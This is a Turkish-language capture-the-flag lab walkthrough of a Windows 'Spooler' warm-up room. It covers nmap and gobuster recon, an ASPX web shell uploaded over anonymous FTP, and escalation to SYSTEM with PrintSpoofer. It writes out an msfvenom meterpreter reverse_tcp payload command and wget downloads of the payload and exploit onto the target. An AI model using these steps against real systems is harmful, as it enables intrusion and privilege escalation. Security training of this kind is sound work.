
SPOOLER ISINMASI


INFO: Windows sistemlerde, kullanıcıların yetkilerini yönetmek amacıyla tokenler kullanılır. Bu tokenler, kullanıcıların sistem üzerinde ne tür işlemler gerçekleştirebileceğini belirler.

Sistemde yanlış yapılandırılmış servislerin istismar edilmesiyle token çalma ve çalınan tokenle token manipülasyonu yaparak yetki yükseltme saldırıları gerçekleştirme ile ilgili alıştırmalar yapmak için önerilir.

1. *80 portunda çalışan servisin versiyonu nedir?*
   Bilgi: nmap atılır.



2. *FTP ile paylaşılan klasörün dosya yolu nedir?*
   Bilgi: gobuster ile dizin taraması yapılır.




FTP servisine erişimimizin olduğunu ve FTP üzerinden paylaşılan dosyalara web üzerinden erişilebildiğini gördüğümüz bir senaryoda şunu düşünebiliriz; FTP servisi üzerinden bir web shell yüklemek ve bu shell e web üzerindeki /ftp dizini üzerinden erişerek sistem üzerinde komutlar çalıştırabilmek.


FTP sunucusuna ananymous olarak bağlanılır ve 301 dönen url'a gidilerek oluşturulan Shell alınır.

Bağlantı: https://github.com/ThePacketBender/webshells/blob/master/POWERshell.aspx

Dosya oluşturulur ve hedef makineye indirilir.




Görüldüğü üzere dizinde dosyamız mevcut.




Get-ChildItem -Path C:\ -Recurse -Directory -ErrorAction SilentlyContinue - Filter "ftp" komutunu göndererek istediğimiz dizinim buluyoruz.

Get-ChildItem -Path C:\ -Recurse -Directory -ErrorAction SilentlyContinue -Filter "ftp"


- ***Get-ChildItem:*** *PowerShell'de bir dizindeki dosya ve klasörleri listelemek için kullanılan cmdlet (komut)dir.*
- ***-Path C:\:*** *Aramanın yapılacağı başlangıç yolunu belirtir. Bu örnekte, C:\ kök dizininden başlar.*
- ***-Recurse:*** *Bu parametre, belirtilen dizin altındaki tüm alt dizinlere de bakarak arama yapar. Yani, sadece belirtilen dizinle sınırlı kalmaz, tüm alt dizinleri de tarar.*
- ***-Directory:*** *Bu parametre, sadece dizinleri (klasörleri) listeler. Dosyalar göz ardı edilir.*
- ***-ErrorAction SilentlyContinue:*** *Bu parametre, komut çalıştırılırken oluşan hataların sessizce devam etmesini sağlar. Yani, hatalar ekrana yansıtılmaz.*
- ***-Filter "ftp":*** *Bu parametre, filtreleme yaparak sadece isimlerinde "ftp" geçen dizinleri listeler.*



3. *Yazılım destek uzmanına ait olan hesabın kullanıcı adı nedir?*
Bilgi: *Get-LocalUser* komutuyla listelenir.



4. *Liam kullanıcısı hangi gruptadır?*
Bilgi: *net user liam* komutu ile ulaşılır.




5. *Liam'ın C:\users\liam\Desktop\clients dizinindeki 4218 ID'li müşterisinin adı soyadı nedir?*
Bilgi: Görevde istenen bilgiye ulaşmak için yetki yükseltmesi yapmamız gerekiyor çünkü yetkimiz olmadığından *C:\users\liam\Desktop\clients* dizinini görüntüleyemiyoruz. Yetki yükseltme için PrintSpoofer saldırısını kullanacağız.
Bu saldırı için aşağıda bağlantısı yer alan exploiti kullanacağız.

Bağlantı: https://github.com/itm4n/PrintSpoofer
HackerBox Yolu: */root/Desktop/misc/WindowsPrivilegeEscalation/PrintSpoofer* Bu exploiti çalıştırabilmemiz için *"SeImpersonatePrivilege tokenine"* sahip bir kullanıcıya ihtiyacımız var. Bunun için mevcut kullanıcımızın ayrıcalıklarını "*whoami /priv*" komutu ile görüntüleyelim.

SeImpersonatePrivilege tokeni


Bu ayrıcalık, bir sürecin başka bir kullanıcının kimliğini (impersonate) almasına izin verir. Özellikle hizmetler arası iletişimde veya belirli görevleri belirli kullanıcı haklarıyla gerçekleştirirken kullanılır. Saldırı senaryolarında da sıkça hedef alınan bir ayrıcalıktır çünkü bir saldırganın sistem üzerindeki diğer kullanıcıların kimliğine bürünmesine olanak tanır.




Öncelikle HackerBox'ta aşağıdaki komutu çalıştırarak gerekli exe dosyasını üretelim. lhost parametresine HackerBox'ın IP adresinin yazılması gerekir.

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost= lport= -f exe > meterpreter.exe

- ***msfvenom:*** *Metasploit Framework'ün bir parçası olan bu araç, çeşitli zararlı yükler (payloads) ve shellcode'lar oluşturmak için kullanılır.*
- ***-p windows/x64/meterpreter/reverse_tcp:*** *Bu parametre, oluşturulacak zararlı yükün türünü belirtir. Burada windows/x64/meterpreter/reverse_tcp payload'ı seçilmiştir. Bu payload, Windows 64-bit işletim sistemlerinde çalışacak şekilde tasarlanmıştır ve bir Meterpreter oturumu başlatmak için kullanılır. Meterpreter, Metasploit'in güçlü ve dinamik bir shell aracıdır.*
- ***LHOST=<listener-ip>:*** *Burada <listener-ip>, Metasploit'in payload'ı dinlemek için kullanılacağı IP adresidir. Bu, saldırganın veya pen-testçinin makinesinin IP adresidir.*
- ***LPORT=<listener-port>:*** *Burada <listener-port>, payload'ın dinleyeceği port numarasıdır. Bu port üzerinden Meterpreter oturumu kurulur.*
- ***-f exe:*** *Bu parametre, çıkış dosyasının formatını belirtir. exe formatı, Windows işletim sistemlerinde çalıştırılabilir bir dosya oluşturur.*
- ***> meterpreter.exe:*** *Bu, komutun çıktısını meterpreter.exe adında bir dosyaya yönlendirir. Yani, oluşturulan payload bu dosya adıyla kaydedilir.*




Msfconsole açılır ve konfigürasyon ayarları yapılır.



.exe kontrolünün oluşturulup oluşturulmadığı kontrol edilir ve onu çalıştırmak için server kaldırılır.

wget http://<makine-ip-adresi>:8080/meterpreter.exe -OutFile C:\Windows\Temp\meterpreter.exe komutu ile dosya indirilir.

Şimdi */root/Desktop/misc/WindowsPrivilegeEscalation/PrintSpoofer* dizininde bulunan *PrintSpoofer64.exe* dosyasını indirelim. Bunun için yine python ile ilgili dizinde basitçe bir http server ayağa kaldıralım.



Ardından hedef makineye aşağıdaki komutu çalıştırarak oluşturduğumuz PrintSpoofer64.exe dosyasını indirelim. İndirdiğimiz bu exploit ve meterpreter shell ini çalıştırmadan önce HackerBox'ımızda msfconsole u açarak dinleme moduna geçelim.

wget http:// <makine-ip-adresi>:/PrintSpoofer64.exe -OutFile C:\Windows\Temp\PrintSpoofer64.exe

Şimdi powershell üzerinden aşağıdaki komut ile exploitimizi çalıştıralım. Evet yetkilerimizi yükseltmeyi başardık. Artık sistemde yüksek yetkilere sahip olan ***NT AUTHORITY\SYSTEM*** kullanıcısının yetkilerine sahibiz. Artık görevde istenen ad soyad verisini bulabiliriz. Öncelikle *C:\users\liam\Desktop\clients dizinine* gidilir. Ls ile listelenir ve sonuca ulaşılır. "Jordan Smith" olduğu anlaşılır.

-ISINMA TAMAMLANDI-